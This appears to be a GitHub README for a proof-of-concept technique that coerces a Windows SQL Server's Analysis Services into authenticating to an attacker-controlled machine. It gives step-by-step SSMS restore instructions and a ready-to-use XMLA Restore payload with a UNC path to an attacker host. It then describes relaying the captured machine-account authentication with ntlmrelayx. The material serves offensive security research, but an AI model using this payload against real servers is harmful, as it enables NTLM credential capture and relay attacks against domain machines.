
 p0dalirius/mssql-analysis-coerce

A technique to coerce a Windows SQL Server to authenticate on an arbitrary machine.

A technique to coerce a Windows SQL Server to authenticate on an arbitrary machine.
This proof of concept is co-authored by :




In order to trigger the authentification as the local machine account, we need to connect to the remote SQL Server using user credentials:
Then we will select "Restore" to restore the database from a given file.

To generate the XMLA file, put the path to a random file in the "Backup File" form, and click Ok.

Then change the path to a random file and replace it with a UNC path to your attacker server (for example \\192.168.128\SYSVOL\db.abf)

Proof of concept XMLA query (poc.xmla):
<Restore xmlns="http://schemas.microsoft.com/analysisservices/2003/engine">
    <File>\\192.168.2.51\SYSVOL\db.abf</File>
    <DatabaseName>\\192.168.2.51\SYSVOL\db.abf</DatabaseName>
    <DbStorageLocation xmlns="http://schemas.microsoft.com/analysisservices/2008/engine/100/100">\\192.168.2.51\SYSVOL\db.abf</DbStorageLocation>
</Restore>
And we get an authentication from the local machine account of the SQL Server:

Once we got the authentification, we can relay it with ntlmrelayx to perform many actions on behalf of the computer SQL01$.
This is cool, but it is complicated to trigger this coerced authentication from a Linux attacking machine as we do not have access to the SQL Server Management Studio (SSMS).
